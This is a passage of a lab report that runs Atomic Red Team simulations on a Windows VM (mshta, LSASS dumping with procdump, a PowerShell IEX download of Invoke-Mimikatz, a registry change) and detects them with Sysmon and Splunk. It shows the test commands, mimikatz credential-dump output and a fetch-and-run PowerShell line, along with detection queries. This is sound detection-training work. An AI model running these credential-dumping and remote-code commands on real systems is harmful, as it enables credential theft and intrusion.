
Detection in Splunk

The same event was identified in Splunk with:

- Matching timestamp **5/18/2026 4:08:36 AM (UtcTime field)**
- Same Process ID and GUID
- Identical CommandLine
- Same parent-child process chain (`cmd.exe` → `mshta.exe`)

Confirms successful log correlation between Windows VM and Splunk

index=* EventCode=1 mshta



Screenshot: detection result

The Splunk results confirmed the presence of the mshta.exe execution along with its full command-line arguments, validating successful log forwarding and detection.

Result and Findings

The analysis confirms that the mshta-based attack was successfully executed and detected. Sysmon Event ID 1 provided detailed visibility into process creation, command-line execution, and parent-child process relationships. Splunk further enabled centralized correlation and verification of the attack activity.

Attack 3: T1003.001 – LSASS Dumping

The objective of this simulation was to demonstrate credential dumping from the LSASS (Local Security Authority Subsystem Service) process using Atomic Red Team techniques and to detect the activity using Sysmon logs and Splunk SIEM.

◆ Command

The attack was executed using Atomic Red Team module:

Invoke-AtomicTest T1003.001 -TestNumbers 1


```

PS C:\Users\Administrator> Invoke-AtomicTest T1003.001 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1003.001-1 Dump LSASS.exe Memory using ProcDump
The system cannot find the path specified.
Exit code: 1
Done executing test: T1003.001-1 Dump LSASS.exe Memory using ProcDump
PS C:\Users\Administrator>

```

Screenshot: attack execution

Sysmon Event ID 1 – Process Creation (Primary Evidence)

The activity was detected in both Sysmon Event ID 1 (Process Creation) and Event ID 10 (Process Access), confirming both execution and memory access behavior.

The screenshot displays the Windows Event Viewer interface. The left pane shows the 'Event Viewer' tree with 'Sysmon' expanded under 'Windows Logs'. The right pane shows a list of Sysmon events, with Event ID 1 (Process Create) selected. The details pane for Event ID 1 is visible, showing the following information:


Level	Date and Time	Source	Event ID	Task Category
Information	5/18/2026 3:35:07 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:07 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:07 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:07 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:07 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:07 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:07 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:06 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:06 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 3:35:06 AM	Sysmon	1	Process Create (rule: ProcessCreate)

The details pane for Event ID 1, Sysmon, shows the following information:

- Process Create:** RuleName: technique_id=T1003,technique_names=File and Directory Discovery
- UtcTime:** 2026-05-18 23:34:46.734
- ProcessGuid:** {b2f565bb-a216-6a0b-0c00-000000001000}
- ProcessId:** 628
- Image:** C:\Windows\System32\lsass.exe
- FileVersion:** 10.0.17763.3532 (WinBuild.160101.0800)
- Description:** Local Security Authority Process
- Product:** Microsoft® Windows® Operating System
- Company:** Microsoft Corporation
- OriginalFileName:** lsass.exe
- CommandLine:** C:\Windows\system32\lsass.exe

The details pane also shows the following information:

- Log Name:** Microsoft-Windows-Sysmon/Operational
- Source:** Sysmon
- Logged:** 5/18/2026 3:35:06 AM
- Event ID:** 1
- Task Category:** Process Create (rule: ProcessCreate)
- Level:** Information
- Keywords:**
- User:** SYSTEM
- Computer:** WIN-NS43A1415U6
- OpCode:** Info
- More Information:** [Event Log Online Help](#)



Event ID 1 confirms the attack execution chain:



- PowerShell / cmd initiated the dump tool
- procdump targeted LSASS process

Event ID 10 confirms actual LSASS memory access, which is strong evidence of credential dumping behavior.

This confirms the execution chain of credential dumping activity.

Detection in Splunk

index=* EventCode=10 TargetImage="*lsass.exe"



Screenshot: LSASS access logs

Splunk (Kali SIEM) successfully detected LSASS-related process activity forwarded from the Windows VM.

Key observed indicators:

- Process execution: **cmd.exe**
- Tool used: **procdump.exe**
- Target process: **lsass.exe**
- Output file created: **lsass_dump.dmp**
- Attack behavior: memory dumping attempt

- Same timestamp
- Same host: WIN-NS43A141SU6

This confirms successful detection of credential dumping activity at the SIEM level.

Event ID

- Event ID: **10 (Process Access)**

Attack 4:T1059.001 (Execution) | PowerShell Download

The objective of this attack simulation was to demonstrate malicious PowerShell-based execution (T1059.001), where a remote script is downloaded and executed in memory to simulate credential dumping activity using Invoke-Mimikatz.

Command

The attack was executed using Atomic Red Team module:

Invoke-AtomicTest T1059.001 -TestNumbers 1

```

PS C:\Users\Administrator>
PS C:\Users\Administrator> Invoke-AtomicTest T1059.001 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1059.001-1 Mimikatz
.#####. mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 54823 (00000000:0000d627)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 5/18/2026 6:42:49 PM
SID : S-1-5-90-0-1

msv :
tspkg :
wdigest :
* Username : WIN-NS43A141SU6$
* Domain : WORKGROUP
* Password : (null)
kerberos :
ssp :
credman :
Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : WIN-NS43A141SU6$
Domain : WORKGROUP
Logon Server : (null)
Logon Time : 5/18/2026 6:42:49 PM
SID : S-1-5-20

msv :
tspkg :
wdigest :
* Username : WIN-NS43A141SU6$
* Domain : WORKGROUP
* Password : (null)
kerberos :
* Username : win-ns43a141su6$
* Domain : WORKGROUP
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 31216 (00000000:000079f0)

```

```

Authentication Id : 0 ; 32643 (00000000:00007f83)
Session          : Interactive from 1
User Name        : UMFD-1
Domain           : Font Driver Host
Logon Server     : (null)
Logon Time       : 5/18/2026 6:42:48 PM
SID              : S-1-5-96-0-1

    msv :
    tspkg :
    wdigest :
        * Username : WIN-NS43A141SU6$
        * Domain   : WORKGROUP
        * Password : (null)
    kerberos :
    ssp :
    credman :
Authentication Id : 0 ; 32571 (00000000:00007f3b)
Session          : Interactive from 0
User Name        : UMFD-0
Domain           : Font Driver Host
Logon Server     : (null)
Logon Time       : 5/18/2026 6:42:48 PM
SID              : S-1-5-96-0-0

    msv :
    tspkg :
    wdigest :
        * Username : WIN-NS43A141SU6$
        * Domain   : WORKGROUP
        * Password : (null)
    kerberos :
    ssp :
    credman :
Authentication Id : 0 ; 999 (00000000:000003e7)
Session          : UndefinedLogonType from 0
User Name        : WIN-NS43A141SU6$
Domain           : WORKGROUP
Logon Server     : (null)
Logon Time       : 5/18/2026 6:42:47 PM
SID              : S-1-5-18

    msv :
    tspkg :
    wdigest :
        * Username : WIN-NS43A141SU6$
        * Domain   : WORKGROUP
        * Password : (null)
    kerberos :
        * Username : win-ns43a141su6$
        * Domain   : WORKGROUP
        * Password : (null)
    ssp :
    credman :
mimikatz(powershell) # exit
Bye!
Exit code: 0
Done executing test: T1059.001-1 Mimikatz
PS C:\Users\Administrator>

```

Screenshot: attack execution

Sysmon Event ID 1 – Process Creation (Primary Evidence)


Sysmon Event ID 1 captured execution of PowerShell with malicious command line.

Key Indicators:

- **Process:** powershell.exe
- **Timestamp:** 5/18/26 6:21:58 AM
- **Parent Process:** cmd.exe
- **Command Line:**

IEX (New-Object Net.WebClient).DownloadString(...)
Invoke-Mimikatz -DumpCreds

- **Technique:** T1059.001 (PowerShell Execution)



Screenshot: Sysmon Event ID 1 showing full PowerShell command

This confirms execution of a fileless malicious PowerShell payload.

Detection in Splunk

Splunk successfully captured the same Sysmon logs forwarded from Windows VM.

Splunk Event Highlights:


- Host: WIN-NS43A141SU6
- EventCode: 1
- Process: powershell.exe
- Full Command Line visible
- Parent Process: cmd.exe
- Same **CommandLine** observed as Windows VM
- Same **timestamp**
- Same **host: WIN-NS43A141SU6**

The screenshot shows the Splunk Search interface. The search bar contains the query: `index=wineventlog EventCode=1 Image="powershell.exe"`. The search results show 44 events. The first event is highlighted, showing the following details:

Time	Event
5/18/2026 8:21:58.554 AM	LogName="Microsoft-Windows-Sysmon/Operational"
	EventCode=1
	EventType=4
	ComputerName="WIN-NS43A141SU6"

Below the event details, there is a table with columns: Type, Field, Value, and Actions. The table shows the following data:

Type	Field	Value	Actions
Selected	EventCode	1	
	host	WIN-NS43A141SU6	
	source	WinEventLog/Microsoft-Windows-Sysmon/Operational	



Screenshot: Splunk Event showing PowerShell execution

Confirms logs are **successfully forwarded and matched**

The Sysmon and Splunk logs confirm successful detection of a **PowerShell-based execution attack**. The use of **IEX** and remote script download indicates a **fileless attack**, commonly used for stealthy credential dumping.

Attack 5: T1112 – Registry Modification

The objective of this attack simulation was to demonstrate registry-based defense evasion (T1112), where Windows registry keys are modified using PowerShell/CMD to disable or manipulate system security-related behavior.

Command

The attack was executed using Atomic Red Team module:

Invoke-AtomicTest T1112 -TestNumbers 1


```
PS C:\Users\Administrator> Invoke-AtomicTest T1112 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1112-1 Modify Registry of Current User Profile - cmd
The operation completed successfully.
Exit code: 0
Done executing test: T1112-1 Modify Registry of Current User Profile - cmd
PS C:\Users\Administrator>
```

Screenshot: attack execution

Sysmon Event ID 13 – Registry Modification (Primary Evidence)

Sysmon Event ID 13 captured registry value changes.



Screenshot: Sysmon Event ID 13 showing BAM registry modification

- Process: **powershell.exe**
- Timestamp: 5/18/2026 6:38:31 AM
- Action: Registry SetValue
- Target Registry Key:

HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\...\cmd.exe

Key Observations:


- Registry modified using PowerShell
- BAM user activity tracking key altered
- Execution performed with Administrator privileges
- Binary data written to registry value

Event ID Used: Sysmon Event ID 13

Technique: T1112 – Defense Evasion (Registry Modification)

Detection in Splunk

index=wineventlog EventCode=13



Screenshot: registry modification logs

Splunk successfully ingested the same Sysmon Event ID 13.

Splunk Fields:

- Host: WIN-NS43A141SU6
- EventCode: 13
- Process: cmd.exe
- Registry Path: BAM UserSettings key
- User: Administrator
- Timestamp: 05/18/2026 06:38:31

The logs confirm that PowerShell modified sensitive registry keys under BAM configuration at 2026-05-18 06:38:31 . This activity aligns with T1112 – Defense Evasion via Registry Modification, indicating potential attempts to alter system monitoring behavior.

Event ID: 13 (Registry change)

The attack was successfully executed and detected using Sysmon and Splunk. Sysmon Event ID 13 provided strong evidence of registry modification activity, while Splunk confirmed centralized logging and correlation.

8. Event ID Summary

MITRE ATT&CK Technique	Sysmon Event ID	Evidence Artifact
Scheduled Task (T1053.005)	1, 13	<code>schtasks.exe</code>
MSHTA (T1218.005)	1	<code>mshta.exe</code>
LSASS Dumping (T1003.001)	10, 1	<code>procdump.exe</code>
PowerShell Attack (T1059.001)	1	<code>IE</code> download payload
Registry Modification (T1112)	13	BAM user configuration keys

9. Conclusion

This lab successfully demonstrated how real-world cyber attacks can be simulated using Atomic Red Team and detected using Splunk SIEM. Sysmon provided detailed logging of system activities, which enabled effective detection of malicious behaviors.

Each attack technique generated specific Sysmon Event IDs that were used to identify suspicious activities in Splunk. This lab highlights the importance of centralized logging and SIEM tools in modern cybersecurity operations.